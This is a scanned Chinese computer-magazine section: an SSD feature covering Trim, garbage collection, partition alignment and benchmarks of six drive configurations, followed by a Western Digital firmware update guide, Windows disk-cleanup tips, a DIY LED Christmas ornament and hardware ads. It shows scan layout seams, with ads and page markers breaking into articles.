## 固态硬盘应用测试

随着25nm固态硬盘产品的大量上市,固态硬盘产品价格越来越便宜,尤其是中小容量(32GB、64GB、128GB)的固态硬盘开始被越来越多的用户关注。再加上最近机械硬盘价格暴涨,而固态硬盘的价格反而有所下降,因此很多用户都准备放弃机械硬盘,入手固态硬盘来体验电脑极速响应的快感。不过,固态硬盘可不像传统机械硬盘那么简单,就算买到了高性能的固态硬盘,不会用的话,同样无法发挥其性能。怎样才能玩好固态硬盘呢?看完本期的主题策划,相信你一定会成竹在胸了。



### 固态硬盘技术流

对于机械硬盘来说,通常我们是关注转速、缓存和容量(只有少数时候需要关注固件版本),在规格参数相同的情况下,各品牌的机械硬盘性能差别都不会太大。不过对于固态硬盘来说就完全不是一回事了,由于固态硬盘本身没有一个行业内的明文规范,再加上它使用的是闪存颗粒,数据结构和存储方式与机械硬盘完全不同,因此不同品牌的固态硬盘产品的规格有很大的不同,单凭容量、颗粒数量和缓存是无法准确判断固态硬盘性能的。固态硬盘的性能表现不仅与容量、颗粒数量和缓存有关,而且与是否支持Trim技术、是否支持Garbage collection技术、操作系统以及驱动程序的支持程度有关。

#### Trim技术

当一个文件被删除后,操作系统其实并没有删除数据,事实上,它只是在硬盘前端的索引区里标记记这个文件占用的区域为可覆盖的,所以下次数据将要再次写入的时候,可以覆盖写入这块被标记的区域。普通的机械硬盘可以直接覆盖旧的区域,而固态硬盘进行的读写动作却与机械硬盘完全不同,而这也就是固态硬盘在使用一段时间后性能直线下降的原因:在全部闪存被写满一遍后,没有从未被写过的块可以使

用的情况下,闪存不会直接覆盖写入区域,而是必须进行擦除之后,才能再次被用于写入。

在固态硬盘闪存内,数据存储一般是以页(page)为最小单位存储的(典型的为4KB),而128个页组成了一个块(block),数据可以以4KB大小的页来读取和写入,但却只能以512KB(128页)的块大小来删除。当读取数据或者写入到一个没有被使用过的页上时,固态硬盘的速度是很快,但是覆盖数据的话,只能覆盖数据到之前被操作系统标记为删除的区域;首先要将整个512KB块制造进缓存里,然后在缓存里删除这个4KB页,替换成新的数据,接着清空整个闪存内的这个512KB区域,并从缓存里把新的数据写回去。如果你需要同时写入很多的数据,写入速度就会直线下降。

为了解决这个问题,Trim技术就被开发了出来。通过Trim指令,操作系统在进行删除动作后,会通知固态硬盘的控制芯片该资料区域可以删除,固态硬盘便会在系统空闲时进行数据清除动作,不让你用资料一直占用NAND Flash,这样在下一次写入数据时就不用再

等待数据块擦除,而是能够直接进行写入操作了,磁盘写入性能能够大幅提高。

而目前只有Windows7和Windows2008 R2操作系统支持Trim技术,所以在选择固态硬盘时我们不仅要选择支持Trim技术的固态硬盘产品,而且还要保证安装的是主流的Windows7或Windows2008 R2操作系统。

#### Garbage collection技术

Garbage collection(垃圾回收技术),是固态硬盘专用的磁盘碎片整理技术,由于传统的磁盘碎片整理对固态硬盘来说完全没有用处,如果对固态硬盘进行了磁盘碎片整理反而会降低固态硬盘的性能,只有微软的下一代操作系统——Windows8才支持对固态硬盘的磁盘碎片进行整理。因为读写机制与机械硬盘不同,对于目前的操作系统来说固态硬盘必须使用自己的磁盘碎片整理技术。Garbage collection技术的原理是在SSD空闲时,全盘扫描有效的页并合并整理起来变为一个包含全部有效页的

块,而那些无效的页和块都将被完全清除。Garbage collection技术本身并不能大幅度改善固态硬盘性能,但与Trim相结合之后,就能事半功倍,让固态硬盘能够长时间保持良好的性能状态。


Garbage collection技术经常被厂商用来“忽悠”用户,因为所有固态硬盘都支持被动GC技术,而真正值得关注的是闲置Garbage collection技术(IGC),就是在固态硬盘闲置的时候进行碎片整理,和Trim结合能让固态硬盘尽量保持最佳性能状态。

#### 驱动要给力

明白了固态硬盘的一系列技术之后,大家都能够知道Trim技术的

重要性了,但很可惜,Trim技术只有在AHCI模式下才能发挥作用。如果利用固态硬盘组建RAID,那么现有的操作系统(包括驱动程序)将不再把固态硬盘视为可Trim的,因此组建固态硬盘RAID将使Trim技术失去作用。原来很多发烧友为了追求RAID 0的高速和Trim的性能不得不不在组建固态硬盘RAID 0一段时间后备份数据,取消RAID,重新Trim后再组建RAID 0,这样的操作实在非常麻烦。

不过最近,固态硬盘RAID支持Trim的曙光终于出现了,Intel宣称将在存储驱动RST 11.5正式版中支持在RAID 0中开启Trim。只可惜我们还不知道Intel如此给力的驱动什么时候才会正式发布。



RST 11.5正式版中将支持在RAID 0中开启Trim

### 状态决定性能


有很多购买了固态硬盘的用户在使用过程中发现自己的固态硬盘速度根本达不到厂商宣称的最大值,而且差距还很明显。其实这并非不是厂商的问题,和机械硬盘不同的是,受限于闪存本身的擦写寿命,固态硬盘的性能状态分为“出厂态”、“GC(垃圾回收)态”、“稳定态”三种,当固态硬盘在写入数据并使用一段时间后,其状态,自然会出现性能最好的“出厂态”了,已经不是性能

性能下降的表现。


对于大多数用户来说,“GC态(写入数据后有GC动作的存在)”更能反映固态硬盘的正常性能,而厂商标注的大都是固态硬盘“出厂态”的性能。那么,手中的固态硬盘如何了解它的真实性能呢?

#### 鉴别固态硬盘状态

首先,在电脑的主系统盘上安装WindowsXP系统(关闭Trim),接下来把固态硬盘挂在从盘的位置。



出厂态下的随机读取成绩



写满数据后的随机读取成绩



●上接E04版  
先不分区,直接运行HD Tune,进行读测试,再进行写测试,这时你会发现它所表现出来的性能与厂商标注的倍非常接近——此时表现的是主控芯片的性能,而不是NAND Flash芯片的性能。

接下来,再多运行几次写测试(或者自行将固态硬盘分区,拷贝满数据后删除分区),然后再正式运行一遍读写测试(依然在没分区的情况下),这时候你就会发现测试成绩相对出厂表有明显降低了,这个成绩体现的就是NAND Flash的正常水平了,也就是我们平时使用固态硬盘时的性能水平。

#### 小贴士

前面的测试关闭Trim功能只是为了考量固态硬盘内NAND Flash

芯片的真实性能,但我们在实际使用中必须开启Trim,对于普通用户来讲就是一定要安装Windows7以及对应主板芯片组驱动,这样可以改善固态硬盘在长期读写后性能下降的问题。另外,为了用上Trim,必须在主板BIOS中打开SATA控制器的AHCI模式。

#### 分区要对齐

还有的用户会发现自己固态硬盘和别人的型号、容量完全一样,但读写性能相差相当大,这又是什么呢?传统硬盘的基本存储单位是扇区,大小是512bytes;而固态硬盘的基本读写单位是页,常见大小为2KB/4KB。操作系统读写数据的基本单位是簇,在对硬盘进行分区操作时,系统通常是以

512bytes/扇区为单位的,为了保持BIOS和操作系统兼容性,固态硬盘也必须将每个页通过控制芯片模拟为若干个512bytes扇区。由于分区的时候分割的位置可由任何扇区开始,如果在分区的一开始就没有对齐固态硬盘页的边界,则该分区的簇也会变成不对齐的状态。

比如Windows XP的分区程序是从第63个扇区开始的,也就是第31.5KB处,由于这个值不能被2KB/4KB整除,对应到固态硬盘在页之上模拟出的扇区时,正好会从一个页的后段开始,一旦操作系统对某个不对齐的簇进行写操作,在固态硬盘上就会变成需要写入到两个实体页中。无形当中也就迫使固态硬盘不得不增加一倍的操


量,性能下降也就是理所当然的了。因此只要固态硬盘上的分区处于未对齐状态,增加了无谓的SSD额外写入动作,固态硬盘的性能就不能完全发挥,而且未对齐的分区还会造成固态硬盘在连续写入小文件时,系统一帧一帧的。

因此,固态硬盘的分区操作必须是在Windows7下进行,或者通过专用的固态硬盘分区工具来进行分区,以达到分区的目的,有效提高固态硬盘的读写性能。

#### 小贴士:如何检查固态硬盘分区是否对齐

通常未对分区区的固态硬盘都是在Windows XP下分区的,我们可以通过AS SSD Benchmark这款软件来检查固态硬盘的分区是否对齐,启动AS SSD Benchmark后,在上

面的下拉菜单中选定固态硬盘所在的分区,查看硬盘型号下方的分区起始位移,如果看到绿色的“OK”,就说明此固态硬盘的分区处于对齐状态,如果有红色“Bad”字眼,就说明此固态硬盘的分区处于非对齐的状态。



## 固态硬盘应用实测

#### 测试平台配置

处理器: Intel Core i7 2600K  
主板: 映泰T258A+  
内存: 宇瞻DDR3 1600 2GB×4  
硬盘: 希捷7200.12 1TB  
金士顿SSD 64GB×2  
Intel SSD 40GB  
显卡: 索泰GeForce GTX 570  
显示器: 华硕V278  
电源: 航嘉X7 900  
系统: Windows 7 64bit中文版  
驱动: NVIDIA ForceWare 285.62

以将固态硬盘分为以下几种应用方案:固态硬盘做系统盘,机械硬盘安装常用软件;机械硬盘做系统盘,固态硬盘安装常用软件;机械硬盘做系统盘,固态硬盘开启Readyboost;用固态硬盘和机械硬盘做带区卷(软RAID);用两块固态硬盘做RAID 0;用两块固态硬盘做带区卷(软RAID)。

这几种方案各有优点和缺点,实现的方法也各不相同,前四种方案只需要一块固态硬盘,而后两种方案需要两块固态硬盘才能实现。我们将会一一测试这6种方案,测试Windows7启动时间、大小文件复

制速度、Photoshop载入时间、《魔兽世界》载入时间等项目,看看最适合消费者的方案是哪一种。

为了不给固态硬盘的数据写入造成瓶颈,我们特地用4GB内存虚拟为硬盘,将要测试写入的5000个4KB小文件和一个4000MB的大文件全部复制到内存虚拟硬盘中,再向固态硬盘进行写入,测试写入时间。

#### 固态硬盘做系统盘

##### 机械硬盘安装常用软件

用固态硬盘安装操作系统,一般来说,64GB分成一个区,安装Windows7和其他软件游戏已经足

测试数据	
Windows7启动速度	19秒
Windows7磁盘评分	7.1
《魔兽世界》载入时间	33秒
Photoshop 载入时间 (20000×15000,300DPI)	31秒
固态硬盘4KB×5000写入时间	1.25秒
固态硬盘4000MB大文件写入速度	187.16MB/s

办公处理的用户来说,可以获得不错的系统响应速度,提高效率。但频繁的细碎文件读写会对采用MLC闪存颗粒的低价固态硬盘使用寿命造成一定影响。当然,只要重要数据都保存在机械硬盘上,固态硬盘坏掉也就是系统崩溃、损失一块固态硬盘而已,换个硬盘再装便是。

#### 机械硬盘做系统盘

##### 固态硬盘安装常用软件


由于固态硬盘的最大优势是响应速度快,读取细碎文件速度快,那么用它来安装常用的应用软件,当然能获得更快的程序载入速度。

● 下载E06版

**BIostar 映泰**  
创立于1986年的台湾专业主板制造商



# 映泰TA75M, 总是这么与众不同!



E101621  
年度横测  
2011年11月7日

2011年度横测  
编辑组推荐

#### 映泰TA75M《电脑报》2011年度横测评测第一名

CPU: AMD FM1 A8/A6/A4/E2 速龙II APU  
显卡: 支持独显DX11显卡, 双PCI-E16插槽  
磁盘: 6SATA3.0/4USB3.0/6USB2.0  
功能: 高清遥控I/代, 快速充电  
内存: 4DIMM DDR3 1600/1800/1333, 最大32GB  
接口: HDMI/DVWG视频输出  
板载: 千兆网卡, 5.1声道HD蓝光音频  
用料: 全固态电容, 芯片级MOS增强散热

深圳市映泰电子科技有限公司  
BIOTECH ELECTRONICS INC.

映泰官方网站: www.biostar.cn 旗舰店: 上海静安国际中心 映泰手机网站: www.biostar.net.cn  
映泰微博: weibo.com/biostar 映泰手机网站: 手机浏览器访问“映泰”30274, 即可登录。 技术支持热线: 9510-5530  
深圳分公司: 上海分公司: www.360buy.com

● 本主板采用全固态电容, 有效提升系统稳定性  
● 支持AMD新一代APU处理器, 功耗更低, 性能更强  
● 支持AMD新一代显卡, 性能更强, 功耗更低  
● 支持AMD新一代芯片组, 性能更强, 功耗更低

●上接E05版

## 测试数据

Windows7 启动速度	25 秒
Windows7 磁盘评分	5.9
《魔兽世界》载入时间	13 秒
Photoshop 载入时间 (20000×15000,300DPI)	21 秒
固态硬盘 4KB × 5000 写入时间	1.23 秒
固态硬盘 4000MB 大文件写入速度	189.12MB/s

因此,我们用机械硬盘来安装操作系统,将固态硬盘全部的64GB容量用来安装游戏和应用程序。应用程序和游戏的载入时间会有所缩短,响应速度变快,在游戏中停顿的几率甚少。另外,安装在固态硬盘上的程序在使用时只会读取,很少写入,所以在一定程度上减少了对固态硬盘的损耗。系统启动和运行速度与使用机械硬盘无异,只不过固态硬盘容量偏小,安装程序有限。

## 机械硬盘做系统盘


### 固态硬盘开启Readyboost

Readyboost 大家并不陌生,这是 Windows Vista 开始加入的一项功能,可以利用闪存或者其他采用 NAND 闪存存储介质的移动设备来对 Windows 系统进行加速,原理就是利用 NAND 闪存存储文件读取方面的优势。正因为如此,在这方面十分擅长的固态硬盘作为 Readyboost 的存储介质当然很合适,不仅可以提升系统和程序的载入速度和响应速度,而且该工作由系统自动完成,无需自己手动安排,只不过相对频繁地写数据,对 SSD 寿命有一定影响。

然而,直接将 SSD 与主板 SATA 接口连接是无法开启 Readyboost 的,因为它被识别成

## 测试数据

Windows7 启动速度	20 秒
Windows7 磁盘评分	5.9
《魔兽世界》载入时间	32 秒
Photoshop 载入时间 (20000×15000,300DPI)	29 秒
机械硬盘 4KB × 5000 写入时间	20.93 秒
机械硬盘 4000MB 大文件写入速度	120.95MB/s



用固态硬盘配合 Readyboost 为 Windows7 加速

为了本地磁盘,我们需要手动修改注册表。

第一步:运行注册表编辑器,把“HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt”下的项目全部删除(注:先将电脑上连接的移动存储设备都拔出,以免出错)。

第二步:关机接上 SATA 接口的固态硬盘(已经分成一个区),再次进入注册表的“HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt”项目中,找到刷新出来的子项,进入后找到“DeviceStatus”选项,我们设置为“2”即可,此时 SSD 的 Readyboost

功能已经被打开。

第三步:重新打开“我的电脑”,找到固态硬盘对应的盘符,右键点击它,选择 Readyboost 菜单,然后勾选“该设备专用于 Readyboost”,保存。这样就可以利用固态硬盘所有的容量来为 Readyboost 服务了(当然你也可以划分一部分容量来使用 Readyboost)。

## 用固态硬盘和机械硬盘做带区卷

Windows7 加入了一项全新的分区格式——带区卷,通过磁盘管理将两个非安装操作系统的硬盘组成软 RAID,在一定程度上提升硬盘的读写性能。组建带区卷非常简单,在安装操作系统的硬盘之外再挂载两个硬盘,然后在磁盘管理中将

## 测试数据


Windows7 启动速度	25 秒
Windows7 磁盘评分	5.9
《魔兽世界》载入时间	13 秒
Photoshop 载入时间 (20000×15000,300DPI)	21 秒
带区卷 4KB × 5000 写入时间	2.61 秒
带区卷 4000MB 大文件写入速度	198.61MB/s



在任意一个硬盘上点击右键选择“新建带区卷”



组建带区卷会将硬盘变成动态磁盘



较大硬盘的剩余空间将会成为未分配空间,可自由分区

这两个硬盘上所有的分区删除,在任意一个硬盘上点击右键选择“新建带区卷”,随即会出现一个选择对话框,将两块磁盘选择在一起后,系统会自动将两个硬盘转换成动态磁盘并弹出提示,这样两块硬盘就形成一个“带区卷”,容量是较小硬盘容量的两倍,较大硬盘未组建带区卷的多余空间会变成一个“未分配空间”,把“未分配空间”划分成你想要大小的分区,操作就完成了。

对于很多购买了单个固态硬盘的用户来说,将性能最好的机械硬盘拿来装系统,家中多余的机械硬盘可以同样加入系统,与固态硬盘组成带区卷,以提高磁盘子系统的性能。不过由于机械硬盘和固态硬盘的性能差距很大,这种方式建立的带区卷性能提升非常有限。

## 用两块固态硬盘做 RAID 0

对于拥有两块固态硬盘的用户来说,组建 RAID 0 是最常见的方

## 测试数据

Windows7 启动速度	16 秒
Windows7 磁盘评分	7.4
《魔兽世界》载入时间	11 秒
Photoshop 载入时间 (20000×15000,300DPI)	18 秒
RAID 0 4KB × 5000 写入时间	1.83 秒
RAID 0 4000MB 大文件写入速度	273.35MB/s

案。不过对于常见的没有第三方 SATA 芯片的主板来说,组建 RAID 0 以后,系统也只能安装在 RAID 磁盘。如果主板上拥有第三方 SATA 芯片的话,则可以将固态硬盘接在主 SATA 接口上,而将机械硬盘接在第三方 SATA 芯片支持的副 SATA 接口上,相对来说性能更高。我们将两块相同的金士顿 64GB 固态硬盘组成 RAID 0 系统进行测试,磁盘性能确实有非常大的提升,不过这样的操作将系统安装在固态硬盘上,既不能实现 Trim,又频繁读写,对固态硬盘造成损耗。

## 用两块固态硬盘做带区卷

由于固态硬盘来组建 RAID 0 不仅对固态硬盘损耗较大,而且还会失去对 Trim 的支持,备份数据也非常麻烦,因此,对于拥有两块固态硬盘的用户来说,更方便的是组建两块固态硬盘的带区卷。通过此方案我们可以将操作系统安装在机械硬盘上,而将两块相同的金士顿 64GB 固态硬盘组成软 RAID 0 系统,不仅磁盘性能有非常大的提升,而且 Trim 也变得更容易,不需要取消带区卷即可实现 Trim。通过此方案,我们可以非常方便地提升磁盘的性能,而且组建和拆除带区卷都不需要重新安装系统,操作更加简单,更重要的是性能甚至比两块固态硬盘 RAID 0 还强,只是系统启动的速度慢一点而已。

## 测试数据

Windows7 启动速度	25 秒
Windows7 磁盘评分	5.9
《魔兽世界》载入时间	11 秒
Photoshop 载入时间 (20000×15000,300DPI)	17 秒
带区卷 4KB × 5000 写入时间	1.22 秒
带区卷 4000MB 大文件写入速度	280.85MB/s


## 固态硬盘玩优化

解决了固态硬盘应该采用哪种应用方案以后,剩下的事情就是如何优化固态硬盘。Intel 推出过一款名为 Intel SSD Tool Box 的固态硬盘检测与优化工具,不过那是针对 Intel 固态硬盘设计的,非 Intel 固态硬盘只能用它检测一些固态硬盘的信息,不能进行优化和全盘除磁操作。

既然 Intel 的官方固态硬盘工具没法用,那么我们可以选择第三方的固态硬盘优化工具——而且还是超级傻瓜化的,它就是 SSD Tweaker (最新版本为 2.0.0),这款软件目前拥

有中文界面,只不过翻译略有瑕疵。如果不想手动优化,运行 SSD Tweaker 程序后只需要点一下左下的“自动调整设置”,然后一路“确定”,完成后重启电脑即可,自动优化过程中,程序会提示你“关掉 Windows 的磁盘整理计划”,因为它会严重影响固态硬盘的性能。

另外,在 SSD Tweaker 界面中按下 F5 键,还可以检查 Windows 固态硬盘固件对于 Trim 的支持是否开启,这一点也非常实用。



SSD Tweaker 可以很方便地优化固态硬盘

## 工程师总结 | 王宇

## 固态硬盘值得玩

由于目前机械硬盘大面积,而固态硬盘的价格则在缓缓下降,因此对于发烧级用户来说购买固态硬盘都不算,时机已经成熟。通过固态硬盘你能够享受到更加出色的磁盘性能,而磁盘性能是很多用户系统的最大瓶颈,通过采用固态硬盘来获得磁盘

性能的提升对于大多数用户来说都是非常值得的。虽然现在固态硬盘的种类很多,各种规格技术都层出不穷,不过只要掌握了我们本次主题策划中介绍的东,相信选择固态硬盘对于大家来说并不是什么难事。

另外要注意的是操作

系统的选择,现在 Windows7 操作系统已经非常成熟了,各种软件的兼容性也非常好,尤其是对于固态硬盘来说,个人用户只有使用 Windows7 操作系统才能实现 Trim 和分区对齐,如果还是老脑筋用 Windows XP 的话,你可是享受不到。

## 固态硬盘应用,首选带区卷

从各方案的测试数据来看,我们可以得到最方便而且性能最高的是两块固态硬盘组建带区卷。对于只有一块固态硬盘的用户来说,如果还有其他机械硬盘,那么固态硬盘和其他的机械硬盘

组建带区卷也能在一定程度上提升磁盘的性能。当然对于只有一块机械硬盘的用户来说,将固态硬盘挂为盘用来存放常用的软件和大型游戏也能提升操作的大体感。至于将固态硬盘和机械

硬盘组成 RAID 0,不仅构建复杂,容量损失很大,而且其读写速度相当于低档 SSD 的水平,随机读取速度相当于机械硬盘的水平,除非被折腾了,否则不会有人用这种“天马行空”的方案。



在通常情况下,将移动硬盘的固件升级到最新版本,可以得到解决一些Bug,以及提高存储性能等好处。最近西部数据发布了针对My Book、My Passport等系列产品的通用固件更新工具3.1.0.11版,不需要安装,采用在线更新固件的方式,大大降低了用户升级固件的难度。

# 在线升级西数移动硬盘固件


## 1. 自动升级很轻松

首先将西部数据的 My Book 或 My Passport 移动硬盘插上电脑,并与其他 USB 设备在电脑上拔下来。

下载并解压通用固件更新工具 3.1.0.11 版,双击运行文件夹中的 WDFirmwareUpdater.exe 文件。在软件界面中点击“Continue to Update”按钮(如图1),这时固件更新工具会自动识别移动硬盘的类型,

如果显示的驱动器是正确的当前移动硬盘,就点击“Update Firmware”按钮开始下载固件并进行更新(如图2),等待几分钟升级完成后,点击“Exit”按钮退出。

接着按下移动硬盘的 USB 数据线和电源线,等待 10 秒钟后再连接上电源线和 USB 数据线,然后重新启动电脑,即可完成升级。





## 2. 升级失败的处理办法

在升级的时候可能会遇到失败的问题(如图3),在这种情况下,点击“Exit”按钮退出,在关闭之前的应用程序进程后,进行再次升级。

首先关闭所有防病毒、反木马软件。右击 Windows XP 的“我的电脑”,在菜单中选择“管理”,再点击“Services”服务项目。

在右边的服务程序进程列表中,找到“WDDMSERVICE”、“WDFMService”和“WDRulesService”三个项目,点击右键关闭它们(如图4)。

按下移动硬盘等待 20 秒后再插回电脑,然后按照前面的步骤,进行更新即可。



### 小提示:

为了保证安全,在固件升级前应该做好预防措施。事先备份移动硬盘中的数据资料,保证电脑的电源不会中断和网络畅通。

在固件升级时,不能断开移动硬盘或者对它进行其他任何操作。

@Rainbow

本版软件下载地址: <http://www.icpcw.com/bzsoft>

# 清理磁盘两招小技巧

## 技巧 1: 右键快速整理磁盘

Windows 系统磁盘整理功能总是需要右键选中硬盘分区,在弹出的菜单中点击“属性”→“工具”,然后才能调用磁盘整理工具,操作过程显得有点过于麻烦。其实通过一个小技巧就能将磁盘整理功能放入右键菜单,右击任意硬盘分区就可以马上进行磁盘整理。

首先,按下 Win+R 键调出独立运行窗口,键入“regedit”打开注册表编辑器,按下来点击“HKEY\_CLASSES\_ROOT\Drive” shell 选项,然后在左侧面板中新建项目,命名为“run as”。将右侧面板中的 Default 值修改为“Defragment”,随后在右侧面板中修改名为“Extended”的键值即可。回到磁盘管理窗口中右击任意磁盘分区,在弹出的菜单中可以看到“Defragment”(磁盘整理)一项了(如图1)。

当然还要注意用户权限的问题,需要使用管理员账号。如果觉得修改注册表不方便,可以直接点击我们提供的注册表文件。


## 技巧 2: 打开更多清理选项

Windows 自带的“磁盘清理”功能可以让用户清除一些不必要的垃圾文件,让系统能够腾出更多空间,不过这个功能的清理选项比较少,无法更多地清理一些不必要的文件。我们可以在原来的磁盘清理界面中看到(如图2),它只清理基本的缓存区以及回收站,其实还有很多隐藏的垃圾文件没被清理掉。

因此我们可以打开磁盘清理程序的一些隐藏选项,将系统清理得更干净彻底。按下 Win+R 组合键调出“运行”对话框。输入“cleanmgr /sageset:99”并点击“确定”按钮。接着就会出现磁盘清理的选项设置界面(如图3),它比原来的磁盘清理多了很多项目。

勾选想要清理的选项,然后点击“确定”按钮。再次调出“运行”对话框输入“cleanmgr /sageset:99”,按下“确定”,就可以开始清理了。当清理完成后,重新启动电脑,你就会发现硬盘分区的剩余空间变得更大一些了。

@萧肖



## 升级独显.首选NVIDIA.

### 新年索泰双重礼

真正DX11 全高清游戏终极武器

英伟达™精视™ (NVIDIA® GeForce®) GTX 560

索泰GTX 560 双叉盾DTC

送 索泰 特权卡 价值300元

价值499RMB

即日起购买索泰GTX560 毁灭者DTC, 即送¥499 时尚背包, 超值礼品数量有限, 送完即止!

服务电话: 0755-8330 9050, 8330 7560 网址: <http://china.zotac.com>

3年质保

摩丁派 本期明星:杨森

眼看圣诞节就快到了,街上的大店小铺都装饰起来,五彩斑斓的彩灯装饰着节日的气氛。大家是不是也想在家中营造出这种效果呢?其实可以DIY一个圣诞灯饰,将它挂在圣诞树上十分漂亮。

# 自制圣诞彩球灯饰

## 制作思路

将乒乓球当作光球,在它里面装上五颜六色的LED,再将光球以并联形式焊接在一条电缆上,通过电源控制器,就可以让它们发出不断变换颜色的光芒。最后将乒乓球用金色丝线包裹起来,达到闪亮视觉效果。

### 制作材料:

数个白色乒乓球、数个慢闪彩色LED

(20mA、直径5mm)、一条双芯独立电缆、12V/1000mA电源适配器、LM317稳压IC、2.2Q 1.5W电阻、1000μF 16V电解电容、数个热缩管(2mm~3mm)、塑料小盒、金色丝线

### 制作工具:

中等功率电烙铁、热缩胶枪、美工刀、绝缘胶布、尖嘴钳、热风枪

## 制作步骤

### 步骤1:将LED安装在乒乓球上

首先在乒乓球上打孔。最好是避开乒乓球中的接缝处,在其顶部用电烙铁“烫”出一个孔(如图1)。孔径需要和LED的光头大小相适应,大约5mm。

然后用热缩胶枪在LED的光头上敷上少量的胶水,再将它塞入乒乓球的小孔中进行固定(如图2),露出脚在外面。按照这种方法制作多个光球。

### 小提示:

由于乒乓球是圆的,在粘接LED后等待胶水风干时,可以将它放在绝缘胶布的胶圈上。这样它就不会滚动而影响胶水的粘接效果了。

### 步骤2:准备焊接引脚

将热缩管切割成长度为3mm的小段,分别插入LED的两极引脚。这时仍然会有一小段引脚露出热缩管,用尖嘴钳将其夹成直角(如图3)。需要主意的是,两个引脚的角度是对应向相方的,这是为了方便下一步焊接电缆。

接着用热风枪加热热缩管,使其收缩牢牢地裹紧LED引脚,起到保护绝缘的作用。当然这一步骤可以在胶水未干前完成,这样可以黏合热缩管的一端,加强它的牢固性。

### 步骤3:并联焊接光球

先用美工刀在双芯电缆上,每隔30cm(这个距离可以根据自己的喜好决定)的地方划开一个约2mm的小口,露出其中的两条铜芯线(如图4);注意,用力一定要轻,不要将其割断

了,也可以用烙铁来融化胶皮,露出铜线。

将数个光球的LED引脚以并联的形式分别焊接在线缆的缺口处,一定要注意所有引脚的极性不要弄错了,还要注意不要造成短路。焊接速度一定要快,避免过热让LED脱胶。焊接完成后,用热缩胶对接口处敷胶,这样可以起到固定和绝缘的作用(如图5)。

### 步骤4:制作电源电路

接着制作光球的电源部分,电路图如图6所示。电路中使用了LM317稳压IC,它的输出标称是1.25V。并接了30个光球,每个LED电流为20mA,总电流就需要 $0.02A \times 30 = 0.6A$ 。那么电路的阻值就是 $1.25V / 0.6A = 2.083\Omega$ ,所以使用了一个2.2Q 1.5W电阻,以避免过热。整个光球灯饰的功耗为 $1.25V \times 0.6A = 0.75W$ 。

将所有元件焊接好,做好绝缘工作,然后将它们放入塑料小盒中(如图7),并保留两端的线头在外面,最后用绝缘胶布包裹密封。

### 步骤5:实现金属壳亮效果

打开电源,各个LED就发出了绿、蓝、黄、紫等颜色的光芒(如图8),由于乒乓球的材质有一定的透光性,因此球体表面的彩光看上去很酷。将这个灯饰串挂在圣诞树或者是圣诞花环上十分漂亮。

另外,还可以用有金属光泽的丝线将整个乒乓球包裹起来(如图9),这样挂在圣诞树上,更有节日的气氛。

# 用配件装扮圣诞树

今年的圣诞节又要来了,漂亮的圣诞树是免不了标志饰物,而一些玩家按捺不住,自己动手DIY了一些很有创意的圣诞树。不过和普通的圣诞树不同,它们可是由各式各样的电脑配件来装扮的,效果怎么样呢?来看看吧。

## 板卡圣诞树

有电脑爱好者用多种电脑配件来装饰圣诞树,它的主要材料为内存、显卡、散热器、CPU等,另外这些配件还可以组成圣诞花环。一眼可见,其中的很多配件都是废旧或者是二手配件,可谓老树也有春天啊。

## 硬盘圣诞树

70多个硬盘报废了该怎么办?那么你可以毫不犹豫地将其拆开,取出其中的盘片和其他元件,组成一棵很有高科技元素的圣诞树。看上去还具有金属气质,算得上是纯爷们儿的圣诞树。

## 光盘圣诞树

如今是网络时代,光盘该丢掉了!家中很多废旧光盘你不知道如何处理,那么可以变废为宝,用它们组成圣诞树。利用光盘反射自然光线起到装饰作用,不需要灯光同样也可以得到闪亮的效果。

## DC圣诞树

挂满单反数码相机镜头的圣诞树肯定要挂处理器的更能吸引摄影爱好者的目光,这棵圣诞树上挂的全是宾得的K-X系列限量版机型,搭配鲜艳的颜色,甚是惹人眼球。那么多单反可比坏处理器要值钱多了。



企业专栏

# 电脑技术员赚外快的技巧,真的?!

作为一名普通的电脑城技术人员,维修和组装电脑是我的本职工作。这份工作非常平凡,但我没想到的,是这么平凡的工作却因2345网址导航推出的积分活动,变得越来越有意思了;礼品空降、老板嘉奖,工作的冲劲一下子被提起来了,就连生活都增添了好多乐趣。

